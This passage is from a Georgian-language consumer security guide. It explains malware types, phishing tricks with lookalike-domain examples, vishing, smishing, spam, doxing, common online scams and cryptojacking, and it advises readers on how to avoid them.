- **Firmware RootKit** - ყველაზე უარესი ვირუსებია, ისინი განთავსდებიან მოწყობილობების მართვის ჩიპებში და მათი იქიდან წაშლა პრაქტიკულად შეუძლებელია. ასეთი პროგრამები მხოლოდ განსაკუთრებით განვითარებულ მთავრობებს აქვთ, მაგალითად აშშ-ს NSA-ს, თუმცა რამდენიმე სტატია გამოქვეყნდა, რომლებშიც აღწერილი იყო ასეთ პროგრამები და მათი შექმნის მეთოდები. არ არის გამორიცხული, რომ ზოგიერთმა ჰაკერულმა ჯგუფმაც დაწერა მსგავსი პროგრამა. ასეთი ვირუსის მოშორება თვით დისკის ფორმატირებით და ოპერაციული სისტემის თავიდან დაინსტალირებითაც შეუძლებელია.
- **Key Loggers (კლავიშების ჩამკითხველები)** - ეს პროგრამები იჭერენ ყოველი კლავიშის დაჭერას, წერენ ფაილში და აგზავნიან მოცემულ მისამართზე. შესაბამისად ჰაკერმა იცის, რა აკრიფეთ კლავიატურაზე, მათ შორის პაროლიც.
- **ტროას ცხენი** - ეს პროგრამა მუშაობს როგორც სასარგებლო პროგრამული უზრუნველყოფა და თან ჰაკერს აძლევს საშუალებას, შეაღწიოს თქვენს სისტემაში. მაგალითად, ინტერნეტიდან შეიძლება ჩამოტვირთოთ რამე სასარგებლო პროგრამა, რომელიც ამავდროულად თქვენს ინფორმაციას გადასცემს ჰაკერს.
- **დისტანციური შეღწევის პროგრამები (Remote Access Tools (RAT))** – ეს პროგრამები ჰაკერებს აძლევს თქვენს სისტემაში დისტანციურად შეღწევის საშუალებას. პროგრამები ჰგავს დისტანციური მუშაობის ლეგიტიმურ პროგრამებს, რომლებიც ადმინისტრირების და დახმარებისათვის გამოიყენება. ასეთი პროგრამის მაგალითია Team Viewer.
- **Ransomware (შანტაჟის პროგრამები)** - რომლებიც ჩუმად შიფრავენ მონაცემებს კომპიუტერზე და როცა დაშიფვრა დამთავრდება, შეგატყობინებენ, რომ ინფორმაცია დაშიფრულია და ფულს თუ არ გადაიხდით, ინფორმაციას დაკარგავთ. მომხმარებლების ნაწილი იხდის თანხას, რომ ფაილები არ დაკარგოს. მოთხოვნილი თანხა ჩვეულებრივ არ არის ისე დიდი, რომ მომხმარებელმა ვერ მოახერხოს გადახდა. თანაც იხდიან კრიპტოვალუტით, რომლის ტრანზაქციებიც შედარებით ძნელად მისაკვლევია. დღეისათვის შანტაჟის ყველაზე პოპულარული პროგრამებია WonnaCry, Cerber, Locky, Globeimposter, Petya.
- **Malvertisement** - წარმოადგენს რეკლამას, რომელშიც ჩასმულია სახიფათო პროგრამა. საქმე იმაშია, რომ სარეკლამო კომპანიებს აქვთ სარეკლამო ქსელები, რომლის მეშვეობითაც რეკლამები განთავსდება სხვადასხვა საიტზე. ბიზნესებს გარკვეული თანხის სანაცვლოდ შეუძლიათ თავისი რეკლამის განთავსება

ასეთ საიტებზე. კიბერკრიმინალები ამით სარგებლობენ და ათავსებენ რეკლამას, რომელიც ტვირთავს გარკვეულ სკრიპტს კომპიუტერზე, ეს სკრიპტი თავის მხრივ ჩამოტვირთავს სხვა სკრიპტს, ეს პროცესი მეორდება, სანამ მომხმარებელთან არ ჩამოიტვირთება ვირუსი. ამდენი დამატებითი ნაბიჯის გამო სარეკლამო ქსელებისათვის ძალიან რთულია გაარკვიონ, თუ რომელი რეკლამა შეიცავს ვირუსს.

- **Drive-by შეტევები** - ამ მეთოდის გამოყენებისას ვებსაიტი ჩამოტვირთავს ვირუსს კომპიუტერზე. იმ შემთხვევაშიც კი, თუ მხოლოდ ცნობილ საიტებზე შედიხართ, მაინც გაქვთ ვირუსის ჩამოტვირთვის შანსი. ეს შეიძლება მოხდეს Malvertisement-ით ან Drive-by მეთოდით. მაგალითად, ჰაკერებმა შეიძლება გატეხონ ნაცნობი საიტი და მასზე მოათავსონ ვირუსი. საიტს რომ გახსნით, ვირუსი შეიძლება ჩაიტვირთოს კომპიუტერში.
- **Spyware (ჯაშუში პროგრამები)** - ეს პროგრამები გათვლილია საჯაშუშოდ. ჩვეულებრივ ისინი აგროვებენ ინფორმაციას თქვენ შესახებ და უგზავნიან ჰაკერს. პროგრამა არ ახდენს რაიმე მნიშვნელოვან ცვლილებას კომპიუტერზე, არ აზიანებს მონაცემებს. ეს პროგრამები თქვენი ანონიმურობის და კონფიდენციალურობის დასარღვევად გამოიყენება. ჯაშუში პროგრამის კარგი მაგალითია მოყვანილი ტელეგრაფის სტატიაში, სადაც ისინი აღწერენ, როგორ უთვალთვალებს მილიონობით ადამიანს აშშ-ს მთავრობა. სტატია შეგიძლიათ წაიკითხოთ ამ ბმულზე: https://www.telegraph.co.uk/news/worldnews/northamerica/usa/11416985/Millions-of-computers-may-be-compromised-by-US-spyware-report.html
- **Adware (რეკლამის პროგრამები)** - ცდილობენ გარკვეული რეკლამები გაჩვენონ. ასეთ პროგრამებს ხშირად ჯაშუში პროგრამების ნაირსახეობად განიხილავენ. CoolWebSearch არის ასეთი პროგრამის მაგალითი. ძალიან შემაწუხებელი პროგრამაა, რომელიც გადაიქცევა ძირითად საძებნ ძრავად (search engine), მუდმივად გაჩვენებთ რეკლამებს ბრაუზერში და ხშირად გადაჰყავხართ არა თქვენ მიერ არჩეულ ბმულზე, არამედ იქ სადაც ამ პროგრამას უნდა, რომ გადახვიდეთ. პროგრამა ასევე აქტიურად იცავს თავს კომპიუტერიდან მოშორების მცდელობებისას, შესაბამისად მისი თავიდან მოშორება საკმაოდ ძნელია. ბრაუზერის ასე ხელში ჩაგდებას, ბრაუზერის მიტაცებას (browser hijacking) უწოდებენ. ხშირად, სასურველი პროგრამების დაყენების დროს, პროგრამა გთავაზობთ, რომ დააყენოთ სხვა პროგრამები. როგორც წესი, ეს პროგრამები არიან Adware. შესაბამისად, ძალიან ფრთხილად უნდა იყოთ პროგრამების დაყენების დროს და თუ დაინახავთ, რომ პროგრამა სხვა ისეთი რამეების ჩამოტვირთვას და დაყენებას გთავაზობთ, რაც თქვენ არ მოგითხოვიათ, უარი უნდა თქვათ ასეთ პროგრამებზე. ასევე, პროგრამების დაყენების დროს არ წაყვეთ ავტომატურ რეჟიმს, შეამოწმეთ ყოველი კომპონენტი, რასაც პროგრამა აყენებს და არ დააყენოთ არაფერი, რასაც არ იცნობთ და თვლით, რომ არ არის საჭირო. ხანდახან Adware შეიძლება კომპიუტერსაც მოჰყვეს, ამის კარგი მაგალითია SuperFish, რომელსაც Lenovo აყენებდა კომპიუტერებზე. ეს პროგრამა არა მარტო ჯაშუშობდა და თქვენი ინფორმაციის გამოყენებით გაწვდიდათ რეკლამას, იგი ასევე ჰაკერებს საშუალებას აძლევდა, გვერდი აევლოთ SSL/TLS კოდირებისათვის და შესაბამისად მოეპარათ პაროლები და სხვა მნიშვნელოვანი ინფორმაცია. ამასთან დაკავშირებულ ინფორმაციას იპოვით ბმულზე: https://slate.com/gdpr?redirect_uri=%2Farticles%2Ftechnology%2Fbitwise%2F2015%2F02%2Flenovo_superfish_scandal_why_it_s_one_of_the_worst_consumer_computing_screw.html%3Fvia%3Dgdpr-consent&redirect_host=http%3A%2F%2Fwww.slate.com

- **Scareware (შემშინებელი პროგრამები)** - ასეთი პროგრამები გაშინებენ და გეუბნებიან, რომ თქვენს კომპიუტერზე ვირუსებია ან სხვა პრობლემები და რეკომენდაციას უწევენ, იყიდოთ რაღაც პროგრამები, რომლებიც წაშლიან არარსებულ ვირუსებს. სამწუხაროდ, ასეთი პროგრამები ბევრ შემთხვევაში მიზანს აღწევენ.
- **PUP (potentially unwanted program - შესაძლო არასასურველი პროგრამა)** – ეს არის ტერმინი ისეთი პროგრამებისათვის, სადაც ანტივირუსები ვერ არკვევენ, საჭიროა თუ არა ეს პროგრამები და გინდათ თუ არა მათი წაშლა. როგორც წესი, პროგრამების უმეტესობა წასაშლელია. თუმცა ამ ბოლო დროს ზოგიერთი ანტივირუსი ამას იყენებს კონკურენტი კომპანიის პროგრამების წასაშლელად. შესაბამისად, წაშლის წინ კარგად დააკვირდით, რას შლით და გჭირდებათ თუ არა ეს პროგრამები.

ეს ბმულები მოგაწვდიან დამატებით ინფორმაციას განხილულ საკითხთან დაკავშირებით:
https://www.mcafee.com/enterprise/en-us/threat-center/mcafee-labs/reports.html
https://securelist.com/ksb-2019/

გაითვალისწინეთ, რომ ზემოთ მოყვანილი არასასურველი პროგრამების აღწერები არის იმისთვის, რომ უკეთ გაერკვეთ სიტუაციაში, თუმცა ერთმა პროგრამამ შეიძლება ბევრი როლი შეითავსოს და იყოს, მაგალითად, ტროას ცხენი და Adware, ან სხვა ნებისმიერი კომბინაცია. შესაბამისად, უნდა მაქსიმალურად შეეცადოთ, რომ კომპიუტერზე არ აღმოჩნდეს არასასურველი პროგრამები, და თუ მაინც მოგიწიათ მათი დაყენება, გამოიყენოთ მათი შეზღუდვის საშუალებები, რომლებსაც მალე განვიხილავთ.

Phishing, Vishing, SMShing

Phishing - წარმოადგენს ჰაკერის მცდელობას, გადაგიყვანოთ რაიმე ბმულზე. ეს ბმული შეიძლება საინტერესოდ მოგაჩვენოთ ან სიმულაცია გაუკეთოს რომელიმე საჭირო და უსაფრთხო ბმულს. ჰაკერის მთავარი ამოცანაა, ამ ბმულზე გადახვიდეთ. როგორც კი ამ ბმულზე გადახვალთ, კომპიუტერში ჩაიტვირთება პროგრამები, რომლებიც შეიძლება გამოიყენონ კომპიუტერში შესაღწევად, სათვალთვალოდ, თუ სხვა მავნე ქმედებებისათვის. საინტერესო ის არის, რომ თუ ფრთხილად იქნებით და ბმულზე არ გადახვალთ, არც არაფერი მოხდება. სამწუხაროდ, ასეთი შეტევები ყველაზე წარმატებულია. ადამიანების 30% ჯერაც გულუბრყვილოდ გადადის ჰაკერების გამოგზავნილ ბმულებზე. ზოგიერთ ქვეყანაში ასეთი ხალხის რაოდენობა შედარებით ნაკლებია და ზოგიერთ ქვეყანაში მეტია, თანაც ეს კანონზომიერება წლებია, არ იცვლება. თუმცა, საბოლოო ჯამში, ხალხის დიდი რაოდენობა გადადის უცნობ ბმულებზე და სამწუხაროდ, ამას ვერავითარი სწავლება თუ გაფრთხილება ჯერჯერობით ვერ აჩერებს. როგორც წესი, ასეთი ბმულები იგზავნება ელ-ფოსტით ან სხვა შეტყობინებებით, მათ შორის ჩატითაც და სხვადასხვა საკომუნიკაციო პროგრამებით. მაგალითად, Facebook Messenger-ით, WhatsApp -ით, Viber-ით და მსგავსი პროგრამებით. როგორც უკვე აღვნიშნეთ, ხშირად ეს ბმულები ჰგავს ლეგიტიმური საიტების ბმულებს და შესაბამისად, სანამ ბმულზე დააჭერთ, კარგად უნდა დააკვირდეთ მას. ეს არის სოციალური ინჟინერიის სახეობა, ანუ იგი იყენებს ადამიანის ხარვეზებს და შეცდომებს. თუმცა საკომპიუტერო სისტემებიც არ არიან შესაბამის დონეზე და ასეთი რამის საშუალებას იძლევიან. მაგალითად, ელ-ფოსტა არ ითხოვს, რომ გამომგზავნი იყოს იდენტიფიცირებული, ან მან თავისი ელექტრონული ხელმოწერა გამოიყენოს შეტყობინების გაგზავნისას. ასევე, ძალიან ადვილია ელფოსტის მისამართის სიმულირება, ანუ მიმღებისათვის მოჩვენება, რომ ელ-ფოსტა რომელიმე მათთვის ცნობილი მისამართიდან გაიგზავნა. ამას ელ-ფოსტის მისამართის **სპუფინგს** (e-mail address spoofing) უწოდებენ. ასეთ შემთხვევაში ჰაკერი იყენებს ფაქტს, რომ გამომგზავნ მისამართს ენდობით და შესაბამისად, შეიძლება უფრო ადვილად დაიჯეროთ მასში მოყვანილი შეტყობინება და გადახვიდეთ ბმულზე. როგორც წესი, ასეთი შეტევები მასიური მასშტაბით ხორციელდება, ანუ ჰაკერები აგზავნიან ათასობით და ხანდახან მილიონობით შეტყობინებას. ელ-ფოსტის მისამართებს შოულობენ ჰაკერულ საიტებზე, ან ფორუმებზე, სადაც ხალხი თავის ელ-ფოსტის მისამართს ასაჯაროებს, ან უბრალოდ ცდილობენ გამოიცნონ ელ-ფოსტის მისამართები. ხანდახან ასეთი შეტევები მიმართულია რომელიმე დიდი ორგანიზაციის წინააღმდეგ. თუ ასეთი შეტევა ვინმე კონკრეტული პიროვნების წინააღმდეგ არის მიმართული, ამას Spear Phishing-ს უწოდებენ, თუმცა ამ ადამიანის მიმართ ჰაკერს განსაკუთრებული ინტერესი უნდა გააჩნდეს. მოტყუების ერთ-ერთი მეთოდია, დაგარწმუნონ, რომ ბმულის მისამართი სწორია, ან მოგაჩვენონ, რომ ბმული რომელიმე სანდო საიტთან დაგაკავშირებთ. ამისათვის ხშირად იყენებენ სხვადასხვა მეთოდებს:

1. ბმულში იქნება მოყვანილი რომელიმე სანდო საიტის დომეინი, თუმცა თუ კარგად დააკვირდებით, იგი მთლიანი დომეინ სახელის მხოლოდ ნაწილია და შესაბამისად, იგი სულ სხვა საიტს წარმოადგენს. მაგალითად: www.google.com.gogohkr.com ეს მისამართი ცდილობს, მოგაჩვენოთ, რომ google.com საიტთან გაქვთ საქმე, თუმცა სულ სხვა დომეინია და სხვა საიტზე გადაგიყვანთ.
2. ზოგი ჰაკერი ცდილობს, დამახინჯებული მართლწერით მოგატყუოთ. მაგალითად: www.g00gle.com აქ ინგლისური ო-ს მაგივრად ნულები გამოიყენეს, ცხადია კომპიუტერისათვის ამას google-თან კავშირი არ აქვს. ასევე კარგი მაგალითია rnicrosoft.com. ამ ტექსტს სანამ კარგად არ გაადიდებთ, ვერ მიხვდებით, რომ ეს ბმული არ არის მიკროსოფტის ბმული, არამედ რნიკროსოფტის ბმულია. ასევე შეიძლება გამოიყენონ www.goog1e.com.
3. www.gogohkr.com/google.com - ამ შემთხვევაში google.com წარმოადგენს სხვა საიტის საქაღალდეს და არავითარი კავშირი არ აქვს ნამდვილ google-სთან.
4. ჰაკერებმა მისამართში შეიძლება შეურიონ სხვადასხვა ალფავიტის სიმბოლოები. მაგალითად paypal.com -ში სიმბოლოები p,a,y შეიძლება რუსული ალფავიტი დან შეიყვანონ. ადამიანი ვერ გაარკვევს განსხვავებას ამ სახელებს შორის. თუმცა, იმის გამო, რომ რუსული სიმბოლოების კოდები განსხვავდებიან ინგლისური სიმბოლოების კოდებისაგან, კომპიუტერისათვის ეს სახელები ძალიან განსხვავდება, ანუ შეიძლება

თვალით ვერ დაინახოთ განსხვავება. შეეცადეთ, არასოდეს გაჰყვეთ ელ-ფოსტით გამოგზავნილ ბმულებს და აკრიფოთ ისინი ბრაუზერში.

5. ნებისმიერი ტექსტი შეიძლება გადააქციოთ ბმულად და შეიძლება მიანიჭოთ ნებისმიერი მისამართი. მაგალითად, www.google.com ბმული სინამდვილეში გადაგიყვანთ www.microsoft.com ბმულზე. თუ ამ ტექსტს ელექტრონულად კითხულობთ, უბრალოდ გაყევით ბმულს და ნახავთ, რომ იგი google-ზე ნამდვილად არ მიდის. ამის გაკეთება Microsoft Word-შიც კი მარტივია, ამის გაკეთება HTML-ის ელემენტარულ ცოდნას მოითხოვს. მოგეხსენებათ, თანამედროვე ელ-ფოსტის პროგრამები HTML ტექსტს წარმოგვიდგენენ ისე, როგორც ამას ბრაუზერი აკეთებს. თუ ეჭვი გეპარებათ, სჯობს შეტყობინების ტექსტურ ვერსიას შეხედოთ ან სხვა გზებით გაარკვიოთ, ბმული თუ ნამდვილია. ანუ მიიყვანეთ თაგვის კურსორი ბმულზე, დაარტყით მარჯვენა ღილაკს და გამოსულ მენიუში დაარტყით copy hyperlink ბრძანებას. შემდეგ ეს ტექსტი ჩასვით Notepad პროგრამაში. ასევე თუ კურსორს გააჩერებთ ბმულზე, როგორც წესი, ან ბმულის ნამდვილი მნიშვნელობა ამოხტება ეკრანზე, ან მას დაინახავთ ბრაუზერის ან ელ-ფოსტის მარცხენა ქვედა კუთხეში. სამწუხაროდ, თუ ჰაკერმა ჯავა სკრიპტი გამოიყენა, შეიძლება ნამდვილი ბმული ვერ დაინახოთ.

ჰაკერები ყოველდღიურად იგონებენ მოტყუების ახალ ხერხებს, ყველას ვერ აღვწერთ. მთავარია, ბმულებზე გადასვლის დროს იყოთ ფრთხილად და შეეცადოთ, არ წამოეგოთ ხრიკებს. თუ ეჭვი გეპარებათ, ჯობია გაადიდოთ მისამართი და კარგად დაათვალიეროთ, რომ დარწმუნდეთ, ბმული გადაგიყვანთ იქ, სადაც ნამდვილად გინდოდათ გადასვლა. ქვემოთ მოყვანილი ბმული გაგიყვანთ საიტზე, რომელიც გიჩვენებთ ამ მომენტისათვის აქტიურ Phishing ბმულებს, რომელთა საშუალებითაც ჰაკერები ცდილობენ ხალხის მოტყუებას. ცხადია, ეს სია ვერასდროს იქნება სრული.
https://www.openphish.com/
ჩვეულებრივი მომხმარებლისათვის ასეთ დეტალებში გარკვევა საკმაოდ ძნელია და სწორედ ამიტომ არის Phishing შეტევები პოპულარულიც და საშიშიც. ჩემი რჩევა იქნება, კარგად გაერკვეთ, როგორ ხდება ინტერნეტ დომეინების ფორმირება და როგორ ხდება სახელების მინიჭება. ეს დაგეხმარებათ, თავიდან აიცილოთ phishing შეტევები.

შეტევის სხვა გზებიც არსებობს. მაგალითად, ჰაკერებმა შეიძლება შეამჩნიონ ხარვეზი სანდო საიტში. როცა ამ საიტში შეხვალთ, ან გადაგამისამართებენ სხვა საიტზე ან საიტებს შორისი სკრიპტების საშუალებით შეიძლება შეგიტიონ. მაგალითად, ლეგიტიმურ ლინკს ებმება მიმართვა სხვა საიტზე, რომელიც გადაგიყვანთ ლეგიტიმურ საიტზე და აიძულებს მას, გაგაგზავნოთ ყალბ რეგისტრაციის გვერდზე. თუ იქ შეიყვანთ თქვენს მომხმარებლის სახელს და პაროლს, ჰაკერი მათ გაიგებს. ასეთი რამის გაკეთება იმიტომ არის შესაძლებელი, რომ ზოგი საიტი კარგად არ არის გაკეთებული და ჰაკერებს აძლევს საშუალებას, უცხო სკრიპტები ამუშაონ საიტზე.

ასევე, დაათვალიერეთ ეს ორი ბმული, რომლებიც ბევრ დამატებით ინფორმაციას მოგაწოდებთ მსგავს საკითხებზე.
https://www.stationx.net/gossamer-threads-links-sql-login-xss-vulnerability/
https://hethical.io/homograph-attack-using-internationalized-domain-name/

Vishing – არის იგივე, ოღონდ ხმის გამოყენებით. ვინმე დაგირეკავთ და შეეცდება თქვენი მომხმარებლის სახელი და პაროლი გამოგტყუოთ. მაგალითად, შეიძლება გითხრან, რომ მაიკროსოფტიდან რეკავენ და თქვენს კომპიუტერზე ვირუსია; ან გეტყვიან, რომ კომპიუტერზე ჩამოტვირთოთ რამე „ლეგიტიმური“ პროგრამა, რომელიც გაწმინდავს კომპიუტერს. რა თქმა უნდა, ასეთი პროგრამის ჩამოტვირთვის შემდეგ ჰაკერები შეაღწევენ თქვენს კომპიუტერში და მოიპარავენ მონაცემებს. სამწუხაროდ, ჯერ კიდევ არსებობენ ადამიანები, ვინც ასეთ ხრიკებზე ეგებიან.

SMShing - არის იგივე, რაც Vishing, ოღონდ ტექსტური შეტყობინებების გამოყენებით.

Spaming (სპამინგი) და Doxing - ალბათ უკვე გსმენიათ, რომ სპამინგი არის შეტყობინებების გაგზავნა რეკლამის ან სხვა მიზეზებით, ანუ ისეთი შეტყობინებების გაგზავნა, რაც არ მოუთხოვიათ. როგორც წესი, ასეთი შეტყობინებებისათვის ელ-ფოსტა გამოიყენება, თუმცა სოციალური მედიის განვითარებასთან ერთად სპამი სხვადასხვა ჩათებით, სოციალური მედიით, ბლოგებით თუ სხვა ასეთი საშუალებებითაც ვრცელდება. ასეთი შეტყობინებები ძირითადად სარეკლამო ხასიათს ატარებს და ცდილობს, რამე გაყიდინოთ. თუმცა შეიძლება სხვა

უფრო მავნე მიზნებითაც იქნეს გამოყენებული. როგორც წესი, მომხმარებელთა დიდი უმეტესობა ასეთ შეტყობინებებს არ კითხულობს და შესაბამისად, სპამი არც უნდა არსებობდეს, მაგრამ იმის გამო, რომ ასეთი შეტყობინებების გაგზავნა ძალიან იაფია და გამომგზავნის პიროვნების დამალვა ადვილია, სპამი გავრცელებული ფენომენია. ელ-ფოსტის პროტოკოლები არ არის შექმნილი თანამედროვე კიბერუსაფრთხოების გათვალისწინებით და სპამის შეჩერება არც თუ ადვილი აღმოჩნდა. ქვემოთ მოყვანილი ბმული გიჩვენებთ სპამის სტატისტიკას. https://www.av-test.org/en/statistics/spam/

ეს ბმული კი http://www.consumerfraudreporting.org/spamexamples/OnlinePharmacy-spamexample.php არის საზოგადოდ სასარგებლო საიტი, რომელზეც შეგიძლიათ გაეცნოთ ყოველი ტიპის აფიორის, გამოძალვის, მოტყუების თუ სხვა ასეთი ქმედების მაგალითებს და ასევე, შეატყობინოთ თქვენ მიერ მიღებული სპამის ან სხვა ზემოთ მოყვანილი ქმედების შესახებ.

დოქსინგი ტერმინი მოდის დოკუმენტისაგან და ნიშნავს პიროვნებების ან ორგანიზაციების შესახებ მონაცემების მოპოვებას და შეგროვებას. ეს ინფორმაცია შემდეგ შეიძლება გამოყენებული იქნას დასაშანტაჟებლად, რეპუტაციის შესალახად, ადამიანების და ორგანიზაციების დისკრედიტაციისთვის, იძულებისთვის და ა.შ. როგორც წესი, ინფორმაციას მოიძიებენ სოციალურ მედიაში და სხვადასხვა საიტებზე. მაგალითად, როგორიც არის whois, კომპიუტერში შეღწევით და ინფორმაციის მოპარვით და სხვა. ვერავის წარმოუდგენია, რამდენი ინფორმაცია დევს მათ შესახებ ინტერნეტში და არც თუ ისე ბევრი ცოდნაა საჭირო, რომ ასეთ ინფორმაციას მიაკვლიონ. სწორედ ამიტომ არის მნიშვნელოვანი, რომ პირადული ინფორმაცია არ მოხვდეს ინტერნეტში, განსაკუთრებით ღია სივრცეში. საქართველოს შემთხვევაში, სამწუხაროდ, დოქსინგი ყოველდღიური მოვლენა გახდა, განსაკუთრებით პოლიტიკოსებს შორის.

სოციალური ინჟინერია - ბმული http://www.consumerfraudreporting.org/current_top_10_scam_list.php გიჩვენებთ 10 ყველაზე უფრო გავრცელებულ აფიორას, რომელიც სოციალური ინჟინერიის დახმარებით ხდება. ყველაზე გავრცელებულია სავაჭრო საიტები, რომლებიც გთავაზობთ, იყიდოთ რამე ნივთი ძალიან იაფად, ან ნაყიდი ნივთი არ მოვა, ან ის არ მოვა, რაც შეუკვეთეთ, ან მოვა დეფექტური ნივთი. საქართველოში „რა გამოვიწერე და რა მივიღე“ უკვე სახუმარო ტერმინად გადაიქცა. მოერიდეთ უცნობი საიტებიდან შესყიდვებს. არ დაგავიწყდეთ, რომ ხშირად საკუთარი საკრედიტო ბარათის ინფორმაციასაც აძლევთ ასეთ „მაღაზიებს“. ცხადია, ისინი ამას საკუთარი ინტერესებისთვის გამოიყენებენ, თუ მოახერხებენ.
Phishing შემდეგი ყველაზე გავრცელებული მეთოდია. როგორც ზემოთ უკვე განვიხილეთ, ასეთი შეტყობინებები ჩამოგატვირთვინებენ სახიფათო პროგრამებს ან ვირუსებს და შემდეგ შეაღწევენ თქვენს კომპიუტერში, ან რამე სხვაგვარ შარში გაგხვევენ.

შემდეგი ყველაზე გავრცელებული მეთოდია შეტყობინებები, რომ ლატარია მოიგეთ, ან რაღაც საჩუქარი მიიღეთ, ან ვინმემ ანდერძით ფული დაგიტოვათ და ა.შ. როგორც წესი, შეტყობინება ითხოვს მცირე თანხას, რომ თქვენი ფულის გადმორიცხვა მოხდეს. ეს კლასიკური აფიორაა, რომელსაც წინასწარ გადახდის აფიორას უძახიან. თუ შეტყობინება არარეალურად მომხიბვლელია, ის სწორედაც რომ აფიორაა. არ უპასუხოთ ასეთ შეტყობინებებს და არ წამოეგოთ, რაც არ უნდა დამაჯერებელი იყოს ტექსტი. ნუ ჩათვლით რომ ეს თქვენ არ დაგემართებათ. მე რამდენიმე ქართველის ისტორია ვიცი, რომლებიც ასეთი შეტყობინებების საფუძველზე აფრიკის ქვეყნებში ჩავიდნენ და ბევრი ფულიც დაკარგეს.

მართალია, საქართველოში საბანკო ჩეკები ჩვეულებრივ მიმოქცევაში არ არის, მაგრამ ამერიკაში ჩეკების გამოყენება საკმაოდ გავრცელებულია. თუ აფერისტებმა აღმოაჩინეს, რომ რამეს ყიდით, მაგალითად Craiglist-ზე, მათ შეიძლება იყიდონ თქვენგან ყალბი ჩეკის საშუალებით. რადგან ჩეკის განაღდებას ბანკი დღეებს ანდომებს, ბოროტმოქმედები ხშირად ახერხებენ მიმალვას.

ასევე, შეიძლება ვინმე დაგიკავშირდეთ და გაგეცნოთ, როგორც ვალის ამომღები, განსაკუთრებით თუ ვინმეს ვალი გაქვთ და ეს კრიმინალებმა გაიგეს. ან შეიძლება ვინმე დაგიკავშირდეთ და შემოგთავაზოთ, რომ წინა აფიორაში დაკარგული ფული დაგაბრუნებინოთ. არ დაუჯეროთ ასეთ შეთავაზებებს.

საკომპიუტერო მომსახურების აფერისტები ხშირად გეუბნებიან, რომ აღმოაჩინეს ვირუსი ან რამე პრობლემა თქვენს კომპიუტერზე და თუ მათ პროდუქტს იყიდით, ეს პრობლემა გაქრება. არ დაუჯეროთ ასეთ სისულელეს. ან შეიძლება რაიმე ტიპის მომსახურება შემოგთავაზონ, რომ გაასწორონ არარსებული პრობლემა.

უცხოეთში სწავლის მსურველებისათვის - ზოგი კრიმინალი გთავაზობთ, მოგიძებნოთ უნივერსიტეტი, გრანტი ან კურსი. ჩვეულებრივ ასეთი კომპანიები ფულს იღებენ და ქრებიან, ან გაწვდიან უსარგებლო ინფორმაციას.
ონლაინ გაცნობის სერვისები - კრიმინალები პოზიორობენ, როგორც მომხიბვლელი ქალი ან კაცი და გარკვეული დროის ურთიერთობის შემდეგ გთხოვენ ფულს უცხოეთიდან დასაბრუნებლად, ავადმყოფი შვილის გადასარჩენად, ან რაიმე მსგავსი ფინანსური პრობლემების დასაძლევად.

ფეისბუქზე და სხვა სოციალურ მედიაზე აფერისტები გიმეგობრდებიან, ცდილობენ, თქვენი ნდობა მოიპოვონ და შემდეგ გთხოვენ ფულს რაიმე სერიოზული მოტივით. მაგალითად, ხშირად ვრცელდება მოთხოვნა ფულის შესაგროვებლად სამკურნალო ხარჯებისათვის. სამწუხაროდ, ბევრი ასეთი მოთხოვნა აფიორაა, ეს ორმაგად საზიზღრობაა, რადგან ასეთი აფიორები საშუალებას უკარგავენ ნამდვილად ავად მყოფებს, რომ დახმარება მიიღონ.

თუ რამეს ყიდით e-Bay-ზე ან რომელიმე სხვა საიტზე, შეიძლება მოგმართონ თხოვნით, რომ გაუგზავნოთ ნივთები ფულის გადახდამდე. უამრავი სხვადასხვა მიზეზი შეიძლება მოიყვანონ. შეიძლება paypal შეტყობინების მსგავსი ელ-ფოსტაც კი მიიღოთ, ან სხვა რამ შეტყობინება, რომელიც გიჩვენებთ, რომ ფული გადმოირიცხა. ასეთი შეტყობინებების გაყალბება ადვილადაა შესაძლებელი და არ ენდოთ. ყოველთვის შეამოწმეთ, რომ ფული ნადვილად გადმოირიცხა.

ეს ბმული გადაგიყვანთ ინგლისის პოლიციის საიტზე, რომელზეც აღწერილია ბევრი სხვადასხვა აფიორა https://www.actionfraud.police.uk/types-of-fraud.

პროცესორის მომტაცებლები (CPU Hijacker) და კრიპტომომპოვებლები (Crypto miners)

ეს საფრთხე გვიან 2017 და ადრეულ 2018-ში გამოჩნდა. მისი მთავარი დანიშნულებაა, გამოიყენოს თქვენი კომპიუტერის პროცესორის რესურსები, რომ მოახდინოს კრიპტოვალუტის მოპოვება. კრიპტოვალუტის მოპოვება ხდება გარკვეული, საკმაოდ რთული და შრომატევადი, მათემატიკური ოპერაციების შედეგად. იმის გამო, რომ კრიპტოვალუტის მოპოვებას ბევრი საკომპიუტერო რესურსი და ელექტრო ენერგია სჭირდება. ჰაკერებმა მოახერხეს, მოეგონებინათ პროგრამები, რომლებიც მომხმარებლის უფლების გარეშე გამოიყენებენ საკომპიუტერო რესურსებს და იმუშავებენ კრიპტოვალუტის მოპოვებაზე. ასეთი პროგრამების თქვენს კომპიუტერზე მოხვედრა ხდება ისევე, როგორც ზემოთ აღვწერეთ. ეს პროგრამები სახიფათო პროგრამების ტიპს განეკუთვნებიან. ზოგიერთი მათგანი ძალიან მავნეა, რადგან შეიძლება გადაახურონ პროცესორი რაც საბოლოო ჯამში კომპიუტერის მუშაობას შეანელებს. ასეთ პროგრამებს ხან კრიპტომომტაცებლებს უწოდებენ (Crypto Jacker), ხან კრიპტომომპოვებელ სახიფათო პროგრამას (Crypto Mining Malware) და ხან პროცესორის გამტაცებელს (CPU Hijacker). ჯერ ზუსტ სახელზე ვერ შეთანხმდა საკომპიუტერო საზოგადოება. შესაბამისად ამ სახელთაგან ნებისმიერი შეიძლება შეგხვდეთ.

თუმცა ყველაზე ფართოდ გავრცელებულია ჯავასკრიპტზე (JavaScript) დაფუძნებული პროგრამები, რომლებიც ბრაუზერების საშუალებით ახერხებენ თქვენი რესურსების მოტაცებას. ზოგი საიტი ამ პროგრამებს სპეციალურად იყენებს, თუმცა საიტების უმეტესობა ჰაკერების მსხვერპლია, რომლებიც ახერხებენ კოდის ჩასმას საიტში და შესაბამისად ამ საიტისაგან სარგებლის მიღებას. კასპერსკის ლაბორატორიის ცნობით ჰაკერებმა მოახერხეს პოპულარული მესენჯერის - ტელეგრამის საშუალებით კრიპტომომტაცებლების გავრცელება (ბმული 